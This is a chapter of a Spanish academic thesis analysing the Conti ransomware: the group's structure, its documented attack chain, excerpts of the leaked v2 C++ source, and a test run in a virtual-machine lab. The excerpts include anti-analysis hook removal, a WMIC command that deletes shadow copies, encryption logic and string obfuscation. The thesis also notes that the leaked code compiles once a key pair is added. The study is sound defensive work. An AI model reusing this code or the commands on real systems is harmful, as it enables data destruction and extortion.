En este capítulo se ha elegido Conti como ransomware de referencia para ser analizado de manera pormenorizada, así como un ataque completo basado en este malware. Dicha elección se ha llevado a cabo debido a que este es uno de los ransomware con más actividad de los últimos dos años, por lo que existe abundante documentación disponible acerca de su funcionamiento. También cabe considerar que es uno de los más modernos, permitiendo así ejemplificar las técnicas usadas en los ataques actuales.

4.1. El equipo detrás de Conti

Conti sigue un modelo de negocio de ransomware-as-a-service (RaaS) y se cree que se formó como tal a finales de 2019, aunque es a partir de 2020 cuando gana notoriedad. Sus creadores y operadores proceden mayormente del Este de Europa, mayormente de Rusia. El grupo es referido por los medios especializados y los investigadores en ciberseguridad por el mismo nombre que el malware. Están especializados en el ataque dirigido a empresas privadas y corporaciones públicas.

En el contexto de la guerra entre Rusia y Ucrania, en febrero y marzo de 2022, debido a fricciones internas por la posición oficial del grupo apoyando a Rusia, se producen una serie de filtraciones desde dentro del propio equipo que dejan al descubierto numerosa información acerca del equipo. Se han publicado pues manuales de entrenamiento y operación, conversaciones internas de la organización, código fuente de desarrollos propios, etc., que ponen de manifiesto aspectos muy relevantes de su estructura y tecnología.

Pese a que es complicado establecer el número exacto de miembros de Conti, se estima que el total de participantes en la organización fluctúa entre 65 y más de 100 personas a lo largo de su trayectoria. Mediante los análisis llevados a cabo por especialistas de la documentación filtrada, se ha podido conocer con bastante detalle que mantienen un organigrama bien definido con distintos departamentos:

- **Desarrollo:** Encargados de los aspectos prácticos y técnicos del código de malware, los paneles web de administración necesarios para las operaciones diarias del grupo, la infraestructura de C&C, etc.
- **Recursos humanos:** Responsable de hacer nuevas contrataciones. Esto incluye navegar a través de sitios de búsqueda de empleo de habla rusa y organizar entrevistas para posibles nuevos miembros, dejando en manos de la gerencia superior la oferta económica.
- **Testing:** Comprueban el malware contra con soluciones de seguridad conocidas para asegurarse de que evitan la detección.

- **Administración de sistemas:** Los miembros de Conti tienen la tarea de configurar la infraestructura de ataque y proporcionar el apoyo necesario. Esto incluye todas las tareas que realiza un departamento de TI típico: instalar paneles, mantener operativos servidores, crear *proxies*, registrar dominios, administrar cuentas, etc.
- **Ingeniería inversa:** Su función consiste en desensamblar y realizar técnicas de ingeniería inversa sobre diverso software, desde otras piezas de ransomware a programas usados por el equipo, con el fin de conseguir un mayor conocimiento sobre su funcionamiento.
- **Pentesters/Hackers:** Son responsables de la escalada de privilegios y el movimiento lateral dentro de los sistemas del objetivo utilizando diversas herramientas especializadas. Convierten una brecha inicial en una captura completa de la red atacada. Su objetivo final sería obtener privilegios de administrador de dominio, lo que luego permitiría filtrar y cifrar los datos de la víctima.
- **Especialistas OSINT y equipo de negociación:** El equipo de OSINT realiza la investigación sobre la posible víctima a fin de conocerla con el máximo detalle posible. Las tareas de negociación hacen referencia al contacto y comunicación con la víctima vía chat o email para presionar con el fin de que esta haga el correspondiente pago.

Conti realiza una táctica de doble extorsión amenazando, no sólo con los datos encriptados, sino con la venta de datos exfiltrados a competidores de la víctima o simplemente con hacerlos públicos. Para ello disponen de una web (Conti News) en la red Tor donde publican de forma abierta datos robados a empresas que no han realizado el pago demandado.

Ilustración 6 Captura de pantalla del portal de Conti News

En cuanto al monto total recaudado, se estima que Conti ingresó en concepto de pagos de rescates unos 180 millones de dólares durante 2021. Esto es cerca de

un tercio del valor de todos los rescates pagados a todos los equipos de ransomware a nivel mundial en dicho año.

Se cree que el equipo de Conti guarda algún tipo de relación con Ryuk, otra familia de ransomware muy activa en años anteriores, por los siguientes indicios:

- El código fuente de Conti parece estar basado en la versión 2 de Ryuk.
- Ryuk y Conti en ocasiones han sido distribuidos usando la misma herramienta: TrickBot.
- La nota de rescate: Conti utiliza la misma plantilla de nota usada en los primeros ataques de Ryuk.
- El ritmo de incidencias de los ransomware mostraba que los envíos de Conti aumentaban mientras que los envíos de Ryuk disminuían.

4.2. Análisis de un ataque Conti

En este punto es necesario tener en consideración que el cifrado de archivos y la petición del rescate es de los últimos pasos dentro del proceso de un ataque de ransomware. En este capítulo, que estudiará qué etapas, herramientas y técnicas aparecen en escena dentro de los ataques donde Conti está involucrado, se apoya en múltiples informes acerca de actividades reales de este tipo de operaciones. [25]–[28]

Se han detectado diversas formas de acceso inicial del ataque. En concreto, el punto de entrada reportado en los análisis de este tipo de ataque han sido los siguientes:

- Mediante el uso de credenciales de cuentas válidas del tipo Remote Desktop Protocol (RDP) sustraídas con anterioridad.
- Explotación de vulnerabilidades de aplicaciones abiertas al público. Por ejemplo, se ha informado de ataques aprovechando una vulnerabilidad en el firewall FortiGate.
- Mediante técnicas de phishing, correos maliciosos que contienen enlaces públicos o documentos adjuntos con capacidad de infectar el sistema de la víctima.

Este primer acceso lleva a la ejecución de un malware que habilita una puerta trasera para el acceso de los atacantes al sistema. En los ataques de Conti el malware usado comúnmente a este efecto es BazarLoader/BazarBackdoor. En los primeros meses de operación, sin embargo, se utilizó también ampliamente su predecesor directo estrechamente relacionado, TrickBot. Asimismo, se ha reportado el uso de IcedID y, recientemente, Bumblebee. El comportamiento de todos ellos y el rol que desempeñan en la operación es similar.

BazarLoader/BazarBackdoor es un malware encubierto sigiloso que se aprovecha para objetivos de alto valor que forman parte del arsenal de herramientas para implementar Conti. Consta de dos componentes: un cargador (BazarLoader) y una puerta trasera (BazarBackdoor). Se persigue el sigilo a través de la firma de malware y solo carga inicialmente una funcionalidad mínima. Este enfoque mejora la posibilidad de que la herramienta persista a largo plazo dentro de las redes más seguras.




Ilustración 7 Funcionamiento de BazarLoader/BazarBackdoor más habitual. Otras formas de ejecución incluyen archivos ISO que contienen un DLL y un LNK malicioso.[29]

Este malware sirve para crear una suerte de cabeza de playa del atacante en el sistema atacado. A través de él se implantan a continuación otras herramientas más complejas con las que continuar el proceso de infección, como un Cobalt Strike Beacon.

Cobalt Strike es otro de los recursos más empleados en los ataques de Conti. Se trata de una herramienta de seguridad legítima para realizar pruebas de pentesting que, sin embargo, es utilizada por grupos criminales también para acciones ofensivas. Es un conjunto modular de útiles que permite una conexión sigilosa con un centro de control o C2 comandado por los atacantes. Es capaz de implantar un *keylogger*, extraer capturas de pantalla, conseguir información guardada en navegadores de Internet, secuestrar sesiones, instalar otros programas, escalar privilegios, escanear la red, ejecutar acciones mediante CMD o PowerShell, etc.

En esta fase de descubrimiento se recoge toda la información posible sobre la víctima. Cobalt Strike permite hacer uso de utilidades de Microsoft como *net*, *ping*, *systeminfo* o *taskmanager*; de esta manera se consigue analizar el equipo y la red objetivo. Se analiza también la composición del Active Directory, mediante AdFind.




Ilustración 8 Cobalt Strike en funcionamiento

Es el uso de Cobalt Strike el que habilita capacidades de movimiento lateral del ataque. Esto es, la propagación del ataque hacia otros equipos o servidores vulnerables dentro de la misma red atacada mediante módulos de Cobalt Strike como *jump* que aprovechan funcionalidades como *winrm* (la implementación de WS-Management de Microsoft, Windows Remote Management) o *psexec* para este fin. Integrando Mimikatz es capaz de implementar Pass The Hash, una técnica que permite a un atacante autenticarse contra un sistema o host a través del hash NT de un usuario válido en lugar de una contraseña tradicional.

La documentación filtrada de Conti muestra que la conexión por RDP (o usando aplicaciones como AnyDesk) se usa varias veces para el acceso manual, ya sea para volcar la memoria del proceso lsass usando el administrador de tareas o exportar credenciales de perfiles de usuarios y datos de *keyloggers*.

Posteriormente vendría la fase de exfiltración, donde el grupo sustrae información relevante que sirve de chantaje. Se ha detectado generalmente usando herramientas especialmente dedicadas para la transferencia de ficheros bien conocidas como Filezilla, WinSCP o Rclone, y en ocasiones utilizando el cliente propio de la plataforma de archivos en la nube Mega. Estas aplicaciones se

instalan y ejecutan usando otra vez más Cobalt Strike que, como se puede observar, sirve de elemento vertebrador de todo el ataque.

La última etapa es la descarga y ejecución del propio ransomware Conti, también llamado *locker*, que encripta tanto el contenido local como el contenido de carpetas compartidas por SMB y crea una nota de rescate por cada carpeta, dando el ataque por concluido.

En general, la duración del ataque es relativamente corta en comparación con otros grupos de ransomware. El tiempo entre el acceso inicial y la fase de impacto es alrededor de 3 días hasta 7 o más, si bien depende de cada ataque y se han reportado ocasiones en las que existe un tiempo de varios días adicionales entre las primeras etapas de la infección y el despliegue de Cobalt Strike.

La tabla completa de técnicas usadas en los ataques de Conti, elaborada por el Cybersecurity and Infrastructure Security Agency, agencia federal de Estados Unidos dependiente del Departamento de Seguridad Nacional, se puede consultar en el Anexo 9.1.

4.3. Radiografía del código de Conti v2

Hasta ahora se han podido identificar tres versiones del código de Conti, con mejoras iterativas entre cada versión. Las versiones 2 y 3 han sido publicadas en las filtraciones anteriormente mencionadas, por lo que es posible conocer con detalle el funcionamiento del ransomware. Este apartado se va a centrar en el análisis de determinados fragmentos relevantes del código de la versión 2. [30]

Conti está desarrollado en C++, uno de los lenguajes más usados en la creación de malware y que permite una gran velocidad de ejecución en comparación con otros lenguajes de programación. Para su creación se ha empleado Visual Studio con la PlatformToolset v140.

4.3.1. Arranque

Para empezar, dentro de la función main, *WinMain* en *main.cpp,* el método *api::InitializeApiModule* es el primero en ejecutarse. Aquí se realiza la resolución dinámica de la API *LoadLibraryA* a través de una inspección manual del *kernel32.dll* importado, usando el algoritmo MurmurHash2, un conocido hash no criptográfico extremadamente rápido adecuado para la búsqueda general basada en hashes. Esta librería es necesaria para realizar el sistema de vinculación dinámica en tiempo de ejecución o Run-Time Dynamic Linking. De esta forma, el código es capaz de cargar otras bibliotecas utilizadas para completar su comportamiento malicioso. Así, es posible cargar todas las demás bibliotecas y

funciones en tiempo de ejecución. Este comportamiento se delega en los archivos *api.cpp* y *api.h*.

```
Api.h

#define KERNEL32DLL_HASH 0x240dfbc0
#define LOADLIBRARYA_HASH 0xbe3d21a8
```

```
Api.cpp

api::InitializeApiModule()
{
        g_hKernel32 = GetKernel32();

        DWORD dwLoadLibraryA;
        GetApiAddr(g_hKernel32, LOADLIBRARYA_HASH, &dwLoadLibraryA);
        pLoadLibraryA = fnLoadLibraryA(dwLoadLibraryA - 2);
        if (!pLoadLibraryA) {
                return FALSE;
        }

        g_ApiCache = (LPVOID*)m_malloc(API_CACHE_SIZE);
        if (!g_ApiCache) {
                return FALSE;
        }

        return TRUE;
}
```

(Ver en el anexo 9.2 también la función *GetApiAddr*.)

La siguiente llamada es al método *api::DisableHooks*, diseñada para entorpecer el análisis dinámico del malware mediante *debuggers* o *sandboxes*. Funciona cargando a través de la API *LoadLibraryA* las librerías siguientes:

- kernel32.dll
- ws2_32.dll
- advapi32.dll
- ntdll.dll
- rstrtmgr.dll
- ole32.dll
- oleaut32.dll
- netapi32.dll
- iphlpapi.dll

- shlwapi.dll
- shell32.dll

Por cada carga con éxito, llama a *antihooks::removeHooks* (ver en el anexo 9.3). En este punto *GetModuleFileNameW* recuperará la ruta del módulo pasado. La ruta se usará para crear un identificador usando *CreateFile*. El archivo es luego usado por *CreateFileMapping* y *MapViewOfFile*. En resumen, la biblioteca se mapea nuevamente en otra sección de memoria, de tal manera que los puntos de interrupción de un posible *debugger* no funcionarán.

Continuando la ejecución de *WinMain*, se crea un *mutex* con el nombre hardcodeado "kjsidugidf99439". Esta cadena, no obstante, es ofuscada en tiempo de compilación al aplicarle el macro OBFA, que se tratará posteriormente. En caso de encontrar otra ejecución simultánea del código, esta termina.

```
HANDLE hMutex = pCreateMutexA(NULL, TRUE, OBFA("kjsidugidf99439"));
if ((DWORD)pWaitForSingleObject(hMutex, 0) != WAIT_OBJECT_0) {
        return EXIT_FAILURE;
}
```

Pasado este punto se verifican los argumentos de línea de comandos del malware, como se puede ver en el anexo 9.4. Estos son:

- -h: especifica un archivo que contenga la IP de los hosts para escanear en busca de redes o servidores a cifrar.
- -p: especifica un archivo que contenga una lista de rutas del sistema para buscar archivos a cifrar.
- -m: especifica el modo de cifrado entre:
  - all (10): encripta archivos locales y de red.
  - local (11): encripta solo archivos locales.
  - net (12): encripta solo archivos de red, a través del protocolo SMB.
  - backups (13): no implementado todavía.
- -log: si contiene el valor *enabled* a continuación, crea un registro de la ejecución en C:\CONTI_LOG.txt

Además, aparecen dos argumentos más comentados en el código, pero no implementados: -prockiller y -pids.

El malware trata de borrar y desactivar el sistema de *backup* Shadow Copy de Windows mediante la llamada a *locker::DeleteShadowCopies*. Dentro de esta función, una vez deshabilitada la autenticación, se invoca la consulta de WMI Query Language "SELECT * FROM Win32_ShadowCopy" para identificar los ID de las shadow copies y se utiliza una ejecución de línea de comandos para eliminar cada shadow copy:

```
    wsprintfW(CmdLine, OBFW(L"cmd.exe /c C:\\Windows\\System32\\wbem\\WMIC.exe
shadowcopy where \"ID='%s'\" delete"), vtProp.bstrVal);
```

El código completo de DeleteShadowCopies aparece en el Anexo 9.5

4.3.1. Hilos de ejecución y cifrado local

Una vez *parseados* los argumentos, el ransomware procede a realizar la encriptación de archivos según el modo de ejecución seleccionado en el arranque.

A partir de este punto, el control de la ejecución pasa a la clase *Threadpool*. Aquí se van a crear y gestionar los hilos de ejecución. Determina el número de hilos a crear multiplicando por dos el número de *cores* del procesador de la víctima, una aproximación usada por otros ransomware como Babuk. Estos hilos se repartirán entre los dedicados a la encriptación en la máquina local y los dedicados a la encriptación a las unidades en red.

```
    Main.cpp

    SYSTEM_INFO SysInfo;

    pGetNativeSystemInfo(&SysInfo);
    DWORD dwLocalThreads = g_EncryptMode == LOCAL_ENCRYPT ?
SysInfo.dwNumberOfProcessors * 2 : SysInfo.dwNumberOfProcessors;
    DWORD dwNetworkThreads = g_EncryptMode == NETWORK_ENCRYPT ?
SysInfo.dwNumberOfProcessors * 2 : SysInfo.dwNumberOfProcessors;

    if (g_EncryptMode == LOCAL_ENCRYPT || g_EncryptMode == ALL_ENCRYPT) {
        if (!threadpool::Create(threadpool::LOCAL_THREADPOOL, dwLocalThreads)) {
            logs::Write(OBFW(L"Can't create local threadpool."));
            return EXIT_FAILURE;
        }

        if (!threadpool::Start(threadpool::LOCAL_THREADPOOL)) {
            logs::Write(OBFW(L"Can't start local threadpool."));
            return EXIT_FAILURE;
        }
    }

    if (g_EncryptMode == NETWORK_ENCRYPT || g_EncryptMode == ALL_ENCRYPT) {
        if(!threadpool::Create(threadpool::NETWORK_THREADPOOL,dwNetworkThreads)){
            logs::Write(OBFW(L"Can't create network threadpool."));
            return EXIT_FAILURE;
        }

        if (!threadpool::Start(threadpool::NETWORK_THREADPOOL)) {
            logs::Write(OBFW(L"Can't start network threadpool."));
            return EXIT_FAILURE;
        }
    }
```

(Ver en el anexo 9.6 también el fragmento relevante de la clase *Threadpool*.)

En *Threadpool::ThreadHandler* se inicializa también el sistema de encriptación. *g_PublicKey* será el valor de la clave pública de 4096 bits usada en el cifrado, que está *hardcoded* al inicio:

```
    if (!pCryptImportKey(CryptoProvider, g_PublicKey, sizeof(g_PublicKey), 0, 0,
&RsaKey)) {
        pExitThread(EXIT_FAILURE);
    }
```

Conti utiliza una combinación tradicional de criptografía simétrica (Chacha20) y asimétrica (RSA) para cifrar archivos, pero a diferencia de otros ransomware, este utiliza la API de sistema *Wincrypt* para algunas primitivas criptográficas.

La búsqueda de ficheros y directorios a procesar se puede ver en el anexo 9.7. Aquí también sucede la llamada a la función *DropInstruction*, donde crea archivos de texto con el aviso de que la máquina ha sido infectada, que los datos han sido cifrados y detalla información para ponerse en contacto con los atacantes y realizar el pago. Conti tiene una lista negra de Directorios a los que no tratará de afectar, *CheckDirectory*:

```
    tmp, winnt, temp, thumb, $Recycle.Bin, $RECYCLE.BIN, System Volume Information,
Boot, Windows, Trend Micro
```

Y una lista de ficheros a los que no cifrará, *CheckFilename*:

```
    .exe, .dll, .lnk, .sys, .msi, R3ADM3.txt, CONTI_LOG.txt
```

Siendo estos dos últimos archivos generados por el propio ransomware.

Conti sobrescribirá el fichero objetivo con el mismo fichero cifrado para reducir la posibilidad de recuperarlo, mucho más difícil que en el caso de borrar el archivo original y crear de forma separada otro fichero con la información cifrada

Threadpool invoca ya a *locker::Encrypt* para cada fichero a encriptar. Este método primero crea una clave y un vector inicial (VI) para el algoritmo de cifrado ChaCha20 usado por Conti. La rutina de cifrado para un archivo específico comienza con una generación de clave aleatoria (utilizando la API *CryptGetRandom*) de una clave de 32 bytes y otra generación aleatoria de un IV de 8 bytes.

Posteriormente, la clave aleatoria y el IV aleatorio se almacenan en una estructura *FileInfo* personalizada y la clave aleatoria se cifra utilizando la clave pública RSA. Finalmente, el texto en plano del IV y la clave del algoritmo Chacha se borran gracias a la función *locker::CloseFile* y el API *RtlSecureZeroMemory* para evitar que pudieran ser recuperados de memoria.

Ahora, según el tipo de archivo a tratar y su tamaño se aplicará un cifrado total o parcial. El método *CheckForDataBases* identifica posibles ficheros de bases de datos:

```
    .4dd, .4dl, .accdb, .accdc, .accde, .accdr, .accdt, .accft, .adb, .ade, .adf,
.adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd, .dacpac,
.dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc, .dbf, .dbs, .dbt,
.dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk, .dsn, .dtsx, .dxl,
.eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp, .fmp12, .fmpsl, .fol, .fp3,
.fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi, .hdb, .his, .ib, .idb, .ihx,
.itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic, .kexis, .lgc, .lwx, .maf, .maq, .mar,
.mas, .mav, .mdb, .mdf, .mpd, .mrg, .mud, .mwb, .myd, .ndf, .nnt, .nrmlib, .ns2,
.ns3, .ns4, .nsf, .nv, .nv2, .nwdb, .nyf, .odb, .oqy, .orx, .owc, .p96, .p97, .pan,
.pdb, .pdm, .pnz, .qry, .qvd, .rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat,
.sbf, .scx, .sdb, .sdc, .sdf, .sis, .spq, .sql, .sqlite, .sqlite3, .sqlitedb, .te,
.temx, .tmd, .tps, .trc, .trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb,
.wmdb, .wrk, .xdb, .xld, .xmlff, .abcddb, .abs, .abx, .accdw, .adn, .db2, .fm5,
.hjt, .icg, .icr, .kdb, .lut, .maw, .mdn, .mdt
```

A estos ficheros les aplicará un cifrado total.

El método *CheckForVirtualMachines* buscará ficheros de máquinas virtuales a los que se aplicará un cifrado parcial.

Para otros ficheros sigue toma las siguientes decisiones:

- Si el tamaño del archivo es inferior a 1,04 GB, realiza un cifrado completo.
- Si el tamaño del archivo está entre 1,04 GB y 5,24 GB, realiza un cifrado de encabezado (cifra solo los primeros 1048576 bytes).
- En otro caso, realiza un cifrado parcial del archivo.

Se puede apreciar este modo de proceder en el código del anexo 9.8.

En caso que el fichero a encriptar esté siendo abierto, se intentará cerrar con la función *KillFileOwner*.

4.3.2. Cifrado de ficheros en red

En caso de que el malware se haya lanzado con capacidad para encriptación en red, trata de obtener información de los recursos compartidos llamando a *network_scanner::EnumShares*. Para cada recurso, si representa una unidad de disco, un recurso compartido especial o un recurso compartido temporal, se extrae la ruta del recurso compartido de la forma \\\\{IP}\\{Nombre del recurso}.

Luego, cada ruta compartida se utiliza como directorio para el proceso de cifrado de directorios y archivos descrito anteriormente.

Además de este sistema más sencillo, Conti utiliza también un sistema para cifrar en un movimiento lateral más complejo: se realiza una llamada a la API

GetIpNetTable para recuperar la tabla ARP. La tabla ARP contiene la asignación de direcciones IP a direcciones físicas conocidas. De esta lista de IPs conocidas, filtra y se queda únicamente con las que son de la forma: 172.X.X.X, 192.168.X.X, 10.X.X.X o 169.X.X.X. Un proceso realiza un escaneo de cada IP posible de cada una de las subredes encontradas, intentando abrir una conexión TCP, al puerto SMB (445), contra cada una. En caso de tener éxito en la conexión anota la dirección en una cola como dirección a analizar y encriptar.

Todo el proceso descrito queda documentado en las funciones seleccionadas del fichero *network_scanner.cpp* en el Anexo 9.9

4.3.3. Ofuscación de cadenas

Una de las propiedades más comunes de todo malware, incluido este, es la ofuscación de las cadenas sensibles de su propia configuración. En este caso, esto se realiza mediante el uso de dos macros diferentes, *OBFA* para las cadenas ASCII y *OBFW* para las Unicode. Para su operación se vale de una implementación del algoritmo de Euclides extendido:

```
#define OBFA(str)((const char*)MetaBuffer<std::get<MetaRandom2<__COUNTER__,
30>::value>(PrimeNumbers), MetaRandom2<__COUNTER__, 126>::value,
std::make_index_sequence<sizeof(str)>>((const unsigned char*)str).decrypt())

#define OBFW(str)((const wchar_t*)MetaBuffer<std::get<MetaRandom2<__COUNTER__,
30>::value>(PrimeNumbers), MetaRandom2<__COUNTER__, 126>::value,
std::make_index_sequence<sizeof(str)>>((const unsigned char*)str).decrypt())
```

```
    constexpr unsigned char __forceinline encrypt(unsigned char byte) const {
        return (A * byte + B) % 127;
    }
    constexpr unsigned char __forceinline decrypt(unsigned char byte) const {
        return positive_modulo(ExtendedEuclidian<127, A>::y * (byte - B), 127);
    }
```

4.4. Ejecución de Conti en un entorno de pruebas

Como parte práctica de este trabajo se ha querido probar la ejecución del ransomware analizado en un entorno controlado. El entorno elegido para ello ha sido una máquina virtual Oracle VM VirtualBox corriendo el sistema operativo Windows 7. Esta máquina virtual toma la IP 192.168.1.178.




Ilustración 9 Contenido del fichero de texto plano contiTest.txt en el servidor SMB

Adicionalmente, se prepara un servidor SMB accesible desde la máquina virtual. En este servidor, con IP 192.168.1.179, se crea la carpeta compartida de nombre “compartido” con un fichero en su interior “contiTest.txt”. Se pretende mostrar pues la encriptación de ficheros locales y de ficheros en red, y cómo planta Conti la nota de rescate.

Ilustración 10 Ejecutable de Conti compilado correctamente

La muestra de código fuente analizada en el apartado anterior se compila a un ejecutable .exe con Microsoft Visual Studio Community 2022 (64 bits) Versión 17.0.4. Para conseguir una compilación exitosa únicamente se genera un par de claves pública y privada y le da valor a la variable *g_PublicKey* que en el código original filtrado no está inicializado.





Ilustración 11 Ejecución de Conti cifrando ficheros en local

